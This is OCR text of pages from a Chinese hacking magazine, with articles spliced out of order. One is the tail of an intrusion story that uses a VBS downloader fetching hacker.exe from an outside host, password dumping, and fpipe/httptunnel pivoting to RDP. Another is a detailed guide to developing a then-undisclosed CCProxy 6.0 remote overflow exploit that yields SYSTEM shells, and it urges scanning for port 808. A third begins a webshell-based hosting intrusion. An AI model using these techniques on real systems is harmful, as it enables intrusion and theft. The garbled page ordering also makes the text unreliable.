


图1

IP地址输入错误？不对，查看SSL反向连接过来的IP地址

```
C:\>nc -vv -l -p 80
listening on [any] 80 ...
connect to [192.168.4.100] from xxx.xxx.xxx.xxx.hinet.net [xxx.xxx.xxx.xxx] 6
1041
Microsoft Windows 2000 [TM-5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

IP没错啊！仔细想想原因……

根据Windows XP登录界面可以初步判断此服务器位于一个域内，这就好办了，我先在进入的那台服务器上激活一个帐户，然后利用这个帐户登录这台Windows XP的机器，因为是域所以有了一台机器的一个域用户的密码，即可以用这个域用户登录这台机器所在的域所有的机器！

激活TsInsternetUser帐户，然后添加它到Administrators组，试着用TsInternetUser用户登录Windows XP结果失败，被进入的机器不是域控制器。用"net user /domain"命令看这台机器的用户，就大致确定这台机器不是一个域控制器了。

```
C:\WINNT\system32>net user /domain
net user /domain
--------------------------
Administrator amanda anncctim coral gigi Guest IUSR_LSIIWEB IWAM_LSIIWEB kaka TsInternetUser wu wukl yunyun
```

既然无法登录，那就先看看本地机器有没有管理员登录，如果有人登录，利用几个小工具把他的密码Dump出来就可以登录Windows XP的机器了。于是在目标机器上写入一个Down.vbs，Down.vbs的使用方法是"c:>cscript down.vbs http://www.hacker.com.cn/hacker.exe hacker.exe"，意思就是主动去下载www.hacker.com.cn上的Hacker.exe文件，然后放到本地，名字依然是Hacker.exe，这个方法防火墙很少过滤，因为出去的是80端口。利用这个VBS下载Findpass和Pulist工具，以后的下载也是利用此VBS。执行Pulist居然发现没有用户登录，看来这条路走不通了。

终端连接xxx.xxx.xxx.xxx机器，结果却是Windows XP的终端，但是我进入的却是Windows 2000[192.168.1.81]的机器，在Windows 2000机器上查找主页文件，其WEB目录在D:\web 下，证明了我心中的猜想 可能是做了端口映射，XP机器的80和443端口直接映射到Windows2000机器的80和443端口。我的访问就是这样的过程了：

```
Me --> xxx.xxx.xxx.xxx [xp os] -> XP port map -> windows 2000 80 port
```

根据NMAP扫描端口的结果，此服务器还开了21、25、110和3389等端口，但是在Windows 2000机器上没有开放25和110端口，所以我猜测是Windows XP机器自己就开了Mail服务或者映射到别的内网机器上去了！

现在我给它来招"毒"的 利用Fpipe重定向端口，在Windows 2000机器上执行如下命令

```
fpipe -l 80 -s 53 -r 3389 192.168.1.81
```

意思是将发到本机80端口的连接通过53端口连接到192.168.1.81的3389端口，如果成功我可以连接这个IP的80端口，然后Fpipe把连接转向到本地端口3389！想法不错，可是执行Fpipe的结果直接导致了IIS挂掉，利用SSL EXP获得的Shell也挂掉了，再次溢出的时候提示无法连接到443端口，仰天大哭！后来在实践中发现可以利用Fpipe来端口重定向，但必须要先停止那个80端口，吃一堑长一智了。

第二天管理员重新启动了机器，我才有机会重新利用EXP进去，幻想管理员登录在上边，我好直接Dump其密码，结果是白日做梦，管理员根本不在。难道没有别的方法来进入这台机器吗？在我第一天把机器的IIS搞崩溃后，整整一夜我都在想该如何才可以完全控制这台机器，后来还真被我想到了一点 用Httptunnel！

小知识 什么是HTTPTunnel？

通常HTTPTunnel被称之为HTTP暗道，它的原理就是将数据伪装成HTTP的数据形式来穿过防火墙，实际上是在HTTP请求中创建了一个双向的虚拟数据连接来穿透防火墙，HTTPTunnel的优点就在于即使他的机器以前80端口开着，现在这么用也不会出现什么问题，正常的Web访问仍然走老路子，重定向的隧道服务也畅通无阻。

利用Httptunnel把本地9898端口定向到远程主机80端口：

```
htc -F 9898 xxx.xxx.xxx.xxx:80
```

把目标机器的80端口定向到本地主机的3389端口：

```
hts -F localhost:3389 80
```

再用3389终端连接目标机器，理论上是这样的传输流程：

```
Local 3389 mstsc->localhost 9898(Httptunnel)map-> server xxx.xxx.xxx.xxx 80 map->windows 2000 80(Httptunnel) map->windows 2000 3389
```

事实证明，利用Httptunnel是成功的，在本地执行Httptunnel客户端

```
C:\>htc -F 9898 xxx.xxx.xxx.xxx:80
目标机器执行Httptunnel服务端：
C:\WINNT\system32>hts -F localhost:3389 80
hts -F localhost:3389 80
```

本地利用终端程序连接本地IP：9898，如图2所示。





图2

适合读者	程序员、入侵爱好者
前置知识	汇编、溢出原理
难度等级	高

脚本小子：黑防曾经在“漏洞攻击”栏目中刊发KKQQ、eyas、gale三个人不同版本的原创Serv-U缓冲区溢出漏洞，读者朋友们好评如潮。今天，我们特约一直支持我们黑防的元老级作者，更是我们大家的朋友：isno再次给我们带来一篇经典文章。这篇文章将向我们细致地描述他是如何发现CCProxy的远程溢出漏洞，怎么确定溢出点，怎么构造Exploit，怎么实现攻击的——对了，这个漏洞到目前为止都没有公布哦！

我是如何发现CCProxy远程溢出漏洞的



文/ isno

CCProxy是一个国产的支持HTTP、FTP、Gopher、SOCKS4/5、Telnet、Secure(HTTPS)、News(NNTP)、RTSP、MMS等代理协议的代理服务器软件。因为其简单易用、界面友好，非常适合在对流量要求不高的网络环境中使用，所以在国内有很多初级的网管喜欢用这个软件，有时候我在公司上网也要用它做代理。前些日子测试时发现CCProxy 6.0版本存在多处缓冲区溢出漏洞，可以导致攻击者远程执行任意代码。

> **小知识 什么是Gopher、RTSP和MMS?**
>
> Gopher是Internet上一个非常有名的信息查找系统，它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。它允许用户使用层叠结构的菜单与文件，以发现和检索信息，它拥有世界上最大、最神奇的编目。
>
> RTSP是Real Tranfer Stream Protocol的缩写，翻译为实时传输流协议，用来传输网络上的流媒体文件，如RM电影文件等，它的下载方法请看本期文章《悄悄下载流媒体》。
>
> MMS是Multimedia Messaging Service的缩写，中文译为多媒体信息服务，它最大的特色就是支持多媒体功能，可以在GPRS、CDMA 1X的支持下，以WAP无线应用协议为载体传送视频短片、图片、声音和文字，彩信就是MMS协议中的一种。

漏洞发现过程

其实发现这个漏洞是很偶然的，当时在考虑公司产品的黑盒测试方案的时候，我想使用模板＋测试用例的方式来进行网络部分的边界测试。这是比较传统的黑盒测试方法，其核心内容就是把网络协议包分块，然后制定出对各个块的测试策略，最后按照策略对所有块逐步进行测试。这种测试方法的好处在于可以有效地控制测试进度，以及可以比较详细地测试一个网络协议的所有部分，而且在测试过程中还可以不断地加入新的测试用例，以完善测试计划，测试程序的编写则可以使用脚本语言或C来完成。

> **小知识 什么是黑盒测试?**
>
> 黑盒测试法把程序看成一个黑盒子，完全不考虑程序的内部结构和处理过程。黑盒测试是在程序接口进行的测试，它只检查程序功能是否能按照规格说明书的规定正常使用，程序是否能适当地接收输入数据产生正确的输出信息，并且保持外部信息的完整性。黑盒测试又称为功能测试。

连接上去了，Windows 2000机器终端应该是这样的嘛。走到这一步，此次渗透就结束了，因为得到了一台机器的GUI权限，以后的操作相对简单。

1. 利用这台机器作为据点，扫描内网其他机器，找出域控制器。
2. 在此台机器安装上Sniffer监听。
3. 获取其某个域用户帐户密码。
4. 攻破域控制器。
5. 所有的机器被控制，此次渗透结束。

大体上来讲，这次入侵是比较曲折的，虽然很简单就溢出了，但是控制整个内网却是比较麻烦的事，特别是几次端口转发更是弄得湖里糊涂，很容易把思路混淆，所以这里给广大喜欢安全的朋友们讲一声：“在入侵前请先问自己：我的目标是什么？我要怎么拿到？！”确定了目标，一切庞杂的东西都将不再成为我们的阻碍，一切就都简单了。

我就是在用这种方法测试公司产品的时候，在公司内部网之间使用CCProxy做代理服务器，因为测试HTTP协议要通过这个代理，所以测试过程中发现CCProxy崩溃了，也因此发现了这个漏洞，算是偶然吧。

漏洞分析过程

CCProxy的HTTP代理端口默认是808，这个端口可以在其界面中进行更改。漏洞的原理很简单，就是对CCProxy的HTTP代理端口发送URL超过4056字节的畸形请求，CCProxy就会发生堆栈溢出。后来发现，不仅仅是GET请求存在此问题，所有POST、HEAD等请求也都会导致溢出。在分析其原理后又发现CCProxy的Telnet代理也存在该问题。

现在来详细介绍一下我分析这个漏洞的过程。在发现了发送超长请求可以导致CCProxy出错以后，我就开始分析溢出点以及利用限制，所要用到的工具是Softice调试器和IDA反汇编工具。

> **脚本小子：** 很多人都知道使用WINDASM反汇编，但经过它反汇编出来的代码非常简单，很不容易看明白，但IDA就不一样了，它不但会反汇编程序，并会尽量分析程序，并加上相应的注释。正因为这样，IDA反汇编一个大的程序会花非常长的时间。

整个调试分析漏洞的过程如下：首先在Softice中下断点 Bpx ntdll!KiUserException-Dispatcher，这个命令的意思就是程序运行到Ntdll.dll中的KiUserExceptionDispatcher就停下来，交给Softice进行处理。KiUserException Dispatcher这个函数是Windows异常处理过程中的很重要的一个步骤，它负责派发用户层空间发生的所有异常到异常链中的异常处理函数地址，每当在用户层空间发生异常的时候就会调用这个函数。Softice默认是没有加载Ntdll.dll的，所以我们可以通过DriverStudio套件中的一个叫做"Symbol Loader"工具的Load Exports来加载这个DLL文件。

设好断点后，用一个简单的程序向808端口发送"GET /AAAA[...4056 bytes] HTTP/1.0<回车><回车>"这样的超长字符串，也就是包含4056个A的超长URL。发送之后Softice会跳出来并停在KiUserExceptionDispatcher断点上，这时候用"dd (*(esp+4))+b8"命令来查看出错时的EIP地址，这是因为KiUserExceptionDispatcher的函数参数是一个指向保存异常发生时的寄存器的结构，该结构从偏移0x8c的位置开始保存寄存器值，其具体保存寄存器值如下：

```
0x08c Gs
0x090 Fs
0x094 Es
0x098 Ds
0x09c Edi
0x0a0 Esi
0x0a4 Ebx
0x0a8 Edx
0x0ac Ecx
0x0b0 Eax
0x0b4 Ebp
0x0b8 Eip
0x0bc Cs
0x0c0 EFlags
0x0c4 Esp
0x0c8 Ss
```

用"dd (*(esp+4))+b8"命令发现出现异常的EIP是0x41414141，我们知道0x41就是A的ASCII码，所以现在已经证实我们发送的超长字符串已经覆盖了某个函数的返回地址，导致该函数返回的时候返回到0x41414141这样的地址。此时退出Softice就会弹出"0x41414141指令引用0x41414141的内存。该内存不能read。"这样的应用程序错误对话框。

> **小知识：** "0x41414141指令引用0x41414141的内存。该内存不能read。"是典型的溢出提示，明确地告诉了我们溢出的地址和错误，对进一步分析溢出很有好处。

接下来，我们还需要知道究竟是什么地方导致函数返回地址被覆盖的，我们逐渐减少发送的字符串长度，发现当发送4039字节时就不会导致出错了。由于堆栈和返回地址被覆盖，我们无法看到导致溢出的地址到底是哪里，但是根据经验推测，这可能是一个由Strcpy、Strcat或Sprintf等函数导致的溢出。因此我们在这些函数下断点，然后再次发送4056字节的长URL命令，但是并没有在这些函数中断下来，证明溢出过程并没有调用这些函数。

到了这里似乎没有好的办法能够确定溢出位置了，但是通过观察发生溢出后的堆栈内容，可以看到根据当时堆栈中的连续大片的"AAAA……"、开头的时间和"unknown Web"字符串等信息得知，当对堆栈中对这些地址写入内容的时候会导致覆盖返回地址，所以我们直接对堆栈地址设写断点，使用命令"bpmd 01977908 w"来对0x01977908的地址设一个写操作断点，这个地址是我们通过观察溢出发生后的ESP来得到的，因为这应该就是函数返回之后的ESP，即栈顶地址。但是这个地址是不固定的，不同的系统上这个地址可能也不一样，即使在同一个系统上，这个地址也随每次CCProxy进程的启动而不同。但是在同一个系统上，一般试几次就会使用同样的地址，所以我们只需要多试几次就肯定能够中断下来了。在设断点之前首先要用Addr ccproxy来进入CCProxy的进程地址空间。

经过仔细分析发现，当调用0040A410这个函数之前会进行压栈操作，这个压栈恰好会把函数返回地址写入到堆栈01977908的位置，所以我们有理由相信就是调用0040A410这个函数的过程当中导致了溢出。在0040A410函数入口处设断点，然后发送溢出字符串，中断后按F12（即执行到函数返回），可以看到恰好返回到0x41414141地址，这就印证了我们的推测，溢出确实发生在0040A410函数当中。

然后我们用IDA反汇编CCProxy.exe来看看0040A410

函数到底进行了哪些操作。反汇编的代码如下:

```
.text:0040A410 sub_40A410 proc near ; CODE XREF: sub_408A10+11495p
.text:0040A410 ; sub_408A10+26295p ...
.text:0040A410 mov      eax, 280Ch
.text:0040A415 call     __alloca_probe  ;分配0x280c大小的缓冲区
.text:0040A41A mov      eax, dword_501D04
.text:0040A41F push     ebp
.text:0040A420 mov      ebp, [esp+2814h]  ;这是要记录的内容，作为参数传入
```

可以看到这个函数调用"__alloca_probe"函数来进行缓冲区分配，它和普通函数调用Sub esp,xxx的方式来分配缓冲区有点不同，这是因为它需要分配的缓冲区太大，直接减ESP可能会导致直接到达未分配的地址空间，所以需要用"__alloca_probe"来分配这个大缓冲区。

我们再继续跟踪这个函数，发现到0040A607的指令时覆盖了函数的返回地址。代码如下:

```
.text:0040A5F1 lea      ecx, [esp+414h]
.text:0040A5F8 push     ebp
.text:0040A5F9 push     ecx
.text:0040A5FA lea      edx, [esp+1820h]
.text:0040A601 push     offset aSS_0   ; "[%s] %s"
.text:0040A606 push     edx
.text:0040A607 call     _sprintf
```

在调用"_sprintf"函数，按照"[日期] 内容"的格式存入0x1820大小的局部字符串缓冲区中时，由于没有限制长度，所以导致了缓冲区溢出。再仔细查看发现"_sprintf"函数是在CCProxy自己的代码段里面实现的，而没有调用"msvcrt.dll"导出的Sprintf函数，难怪我们前面在Sprintf函数下断点没有拦截到!

说句题外话，现在有些防溢出软件产品是利用拦截系统的字符串拷贝函数然后回溯堆栈的方法，并宣称从根本上解决了系统缓冲区溢出的问题。这根本就是无稽之谈，因为很多溢出都是软件自己的代码实现导致溢出的，例如这个CCProxy溢出这样，根本就不调用任何系统函数，所以那种保护方法并不能从根本上解决溢出的问题。

在0040A410函数返回的时候，就会返回到被覆盖的地址上去。代码如下:

```
.text:0040A700 add      esp, 280Ch    ;恢复堆栈
.text:0040A706 retn     返回
```

到这里我们已经可以看出，0040A410这个函数其实是一个记录CCProxy日志的函数，它按照"[日期] 内容"的格式来记录日志，但是在构造日志字符串的时候没有限制长度，所以导致了缓冲区溢出。至此我们已经找到了导致溢出的位置，接下来就要看看如何利用这个漏洞了。

漏洞利用

要利用漏洞，就要找到覆盖返回地址的字符串偏移。我们可以通过发送AAAABBBBCCCCDDD……这样的组合字符串看到底是哪里覆盖了返回地址。经过一番分析，得知在4056的偏移处恰好覆盖了函数返回地址，所以我们这样来设计溢出字符串:

```
GET /AAAA…|shellcode|jmp esp|jmp back| HTTP/1.0
```

其中"AAAA……"这样的字符串是为了在执行ShellCode之前腾出足够的空间，因为字母A所对应的CPU指令是INC ECX，即一条无实际作用的指令，相当于传统的NOP指令，但是好处在于它是可显示的字符，不易导致错误 而ShellCode是一个普通开端口的ShellCode，对其中的字符无任何特殊要求。Jmp esp是一个包含Jmp esp指令的地址，把它作为覆盖函数的返回地址，这样当函数返回的时候就会跳到这个地址去执行Jmp esp指令，因为此时的ESP恰好指向函数返回地址后面的地址，即随后的Jmp back指令。这个指令是一串跳转指令，用来跳过Jmp esp地址和ShellCcode，执行到前面的AAAA……，即NOP指令，以便最后执行到shellcode当中。这里我们要选用一个比较通用的jmp esp地址，如果是系统DLL中的Jmp esp地址，可能会随系统打了不同的SP而有不同的地址，所以我们选择0x7ffa54cd这样的地址，它在同一类Windows系统(例如中文版Windows 2000)当中是固定的。Jmp Back指令我们用这样的汇编指令:

```
mov ecx,25414141h ;把ECX设为0x25414141
shr ecx,14h ;把ECX右移0x14位，让ECX变为0x254
sub esp,ecx ;把ESP减去0x254
jmp esp ;跳到此时的ESP去
```

这样把ESP减去0x254就可以跳过前面的返回地址和ShellCode，这样一来就能够恰好跳到shellcode前面的NOP指令去执行了。

这样设计好溢出串，并编写程序保证jmp esp恰好覆盖返回地址，发送，果然溢出成功，并开出了shellcode指定的端口。这样的exploit是不是就算完成了呢? 于是我到外网找了一个安装CCProxy的肉鸡试了一下，可是没有成功。奇怪了，问题究竟出在哪里呢?

经过仔细分析发现，由于溢出是按照"[日期] 内容"的格式拷贝到字符串当中导致的，其中"内容"部分的格式是这样的:

```
客户端IP地址<空格>unknown<空格>Web<空格>HTTP请求
```

其中unknown和Web都是固定长度的字符串，HTTP请求是我们所能控制的字符串，但是这里存在一个问题，就是客户端IP地址是我们无法控制的字符串，它的长度是不固定的，这样一来，不同长度的客户端IP地址就会导致不同的溢出点，这样也就可能无法成功地溢出了。怎样解决这个问题呢? 我们虽然无法控制客户端IP地址的字符串长度，但是我们可以得到这个字符串的长度，并且在我们所能控制的HTTP请求当中补齐这个长度，让我们发送的Jmp esp地址始终覆盖在函数返回地址上面。

而客户端IP地址根据不同网络结构可分为3种情况。

1.如果攻击者和攻击目标在同一个网段(即中间

不经过网关),那么客户端IP地址就是攻击者主机的IP地址。

2.如果攻击者和攻击目标不在同一个网段上(即中间经过网关),但是攻击者的主机有真实的IP地址,那么客户端IP地址也是攻击者主机的IP地址。

3.如果攻击者和攻击目标不在同一个网段上(即中间经过网关),而且攻击者的主机没有真实的IP地址。例如攻击者在内网,而攻击目标主机在外网,那么客户端IP地址就是攻击者的网关的外部IP地址。

知道了这3种情况之后,我们就可以动手改进刚才的Exploit程序了。首先要取出本机的IP地址,可以通过调用Socket函数Gethostname()先取得本机名,然后通过调用Gethostbyname()来得到本机IP地址的十六进制数值,最后利用Inet_ntoa()把这个数值转换为字符串,这样就解决了前两种情况的客户端IP地址。那么对于第三种本机和目标主机不在同一网段的情况又怎么办呢? 用程序实现自动取网关外部IP地址好像稍微麻烦了点,我懒得写这样的程序了,干脆由用户自己来输入算了,怎么得到你的网关外部IP地址就不用我教了吧,应该是不难的,有些网站的论坛甚至都会直接显示出你的IP地址,那就是你网关的IP地址。

脚本小子: 利用网关实现溢出攻击还是第一次看到具体的例子,它们的网络通讯是如何建立的? 数据传输是怎么进行的? 有兴趣的朋友可以考虑一下,尝试利用这个过程做点事情,相信你会有更多的发现。

漏洞攻击程序的使用方法

我用前面提到的方法写了一个Exploit程序,按照"ccpx <目标IP> [端口]"这样的格式来使用,其中目标IP就是你要攻击的安装了CCProxy的机器的IP地址,端口是目标IP上的CCProxy的HTTP代理端口,这个端口默认是808,但是可能会更改。

然后程序会提示你"本主机IP是否与目标主机IP在同一个网段?",因为前面提到的原因,所以要采取两种不同的溢出字符串,如果你的机器和目标主机在同一个网段上,那就选择Y,如果不在同一网段就选N。如果你选择了N,程序还会询问你"本主机有没有真实外网IP地址?",也就是说你的机器是在内网还是外网,有没有真实IP地址,如果有就选Y,没有则选N。如果这次你又选择了N,那么程序会要求你输入本主机所属网关的外部IP地址,这个地址需要你自己想办法得到,要得到它也并不困难。输入之后就会成功发送溢出串,并自动连接ShellCode所开出的24876端口,如果成功的话,就会出现系统权限的CMD.EXE命令行了。

如果你的机器和目标主机在同一个网段上面,那就简单了,直接在第一步选Y就可以攻击成功。如果你的机器虽然和目标主机不在同一个网段上面,但确有真实IP地址,那就在第二步选Y。

3种不同情况的具体攻击过程如下。

1.你的机器和目标主机在同一个网段上:

```
D:\Soft\ccx\ccpx\Debug>ccpx 192.168.0.103
本主机IP是否与目标主机IP在同一个网段? [y/n]y
[+] connecting to 192.168.0.103:808
[+] send magic buffer...
[+] connecting to CMD shell port...
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator> exit
exit
[-] Connection closed.
```

2.你的机器虽然和目标主机不在同一个网段上面,但是有真实IP地址

```
D:\Soft\ccx\ccpx\Debug>ccpx 202.xxx.xxx.xxx
本主机IP是否与目标主机IP在同一个网段? [y/n]n
本主机有没有真实外网IP地址? [y/n]y
[+] connecting to 202.xxx.xxx.xxx:808
[+] send magic buffer...
[+] connecting to CMD shell port...
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>exit
exit
[-] Connection closed.
```

3.你的机器在内网,而攻击目标主机在外网:

```
D:\Soft\ccx\ccpx\Debug>ccpx 210.xxx.xxx.xxx
本主机IP是否与目标主机IP在同一个网段? [y/n]n
本主机有没有真实外网IP地址? [y/n]n
请输入本主机所属网关的外部IP地址: 202.xx.xx.xx ←在这里输入是你网关的外部IP地址

[+] connecting to 210.xxx.xxx.xxx:808
[+] send magic buffer...
[+] connecting to CMD shell port...
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>exit
exit
[-] Connection closed.
```

这个程序里面的Jmp esp地址是中文版Windows 2000中的地址,在其他版本的操作系统中可能会有所不同,需要读者自己修改。

脚本小子: 由于这个ShellCode采用了直接开端口的方法,所以如果读者朋友的攻击目标上有防火墙的话,可能会导致攻击不成功。这种情况你需要更改isno程序中的ShellCode,把它替换成反向连接的ShellCode再重新编译一遍就行了。

前面提到的这种根据不同网络情况来填充不同个数的A，从而把Jmp esp地址推到函数返回地址的方法是不是最好的方法呢？我觉得可能还有更好的方法，也许利用Sprintf函数的一些内部特性就可以不用这样而写出通用的利用程序了，但是我没时间去研究这个了，如果读者有兴趣的话可以自己研究一下，如果研究出来，这也算是一项很实用的通用Exploit技术。

后来研究发现，CCProxy不仅仅HTTP代理存在溢出问题，Telnet代理等一些其他调用日志函数的端口也存在同样的问题，攻击方法类似，这里就不再详细分析了。另外，CCProxy 5.x以及以前的版本虽然也存在此漏洞，但是构造字符串的方法略有不同，因此这个Exploit程序无法成功的攻击CCProxy 5.x以及以前的版本，只能攻击CCProxy 6.0。读者可以自己研究一下老版本的CCProxy，并写出Exploit程序。

结束语

这个漏洞虽然不是Windows操作系统本身的漏洞，但是CCProxy在国内还算一个比较常用的软件，因此还是有一些利用价值的。不信你可以用Super Scan之类的端口扫描器扫描国内网段的TCP 808端口，很多时候都能找到安装了CCProxy的机器。

其实写这篇文章的目的并不是教大家去利用这个漏洞黑机器，而是告诉大家一个软件漏洞从发现到跟踪调试到最后写Exploit程序的过程是怎样的，也许你也能用这种方法找到一些其他的漏洞。

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

适合读者	入侵爱好者
前置知识	Whois查询
难度等级	低

拐弯入侵虚拟主机



文/图 heiBOY·侯成岗

前段时间动网的Upfile.asp文件上传漏洞闹得沸沸扬扬，很多朋友可能利用这个漏洞得到了不少WebShell，我也利用它搞到了很多的WebShell，可是由于事情比较多，没能对已经放置了WebShell的虚拟主机进一步深入，现在有空了，赶紧拿出了以前放置的WebShell……

小提示 动网的Upfile.asp文件上传漏洞可以上传任何文件至服务器。凶器是ASP木马（如海阳顶端网ASP木马，冰河浪子微型ASP木马等），利用上传漏洞上传这些小巧而功能强大的ASP木马来入侵服务器。由于ASP是一种动态网页解析技术，加上黑客往往会破坏数据库造成整个论坛瘫痪、数据丢失，事后，要查出入侵者的IP也是非常麻烦的事。

我的这些肉鸡列表中，就数www.***.com网站最大，浏览量最高，“要搞就搞大的”。可惜这个网站的WebShell早已经被发现并删除了，来看看有没有别的方法可以进去。

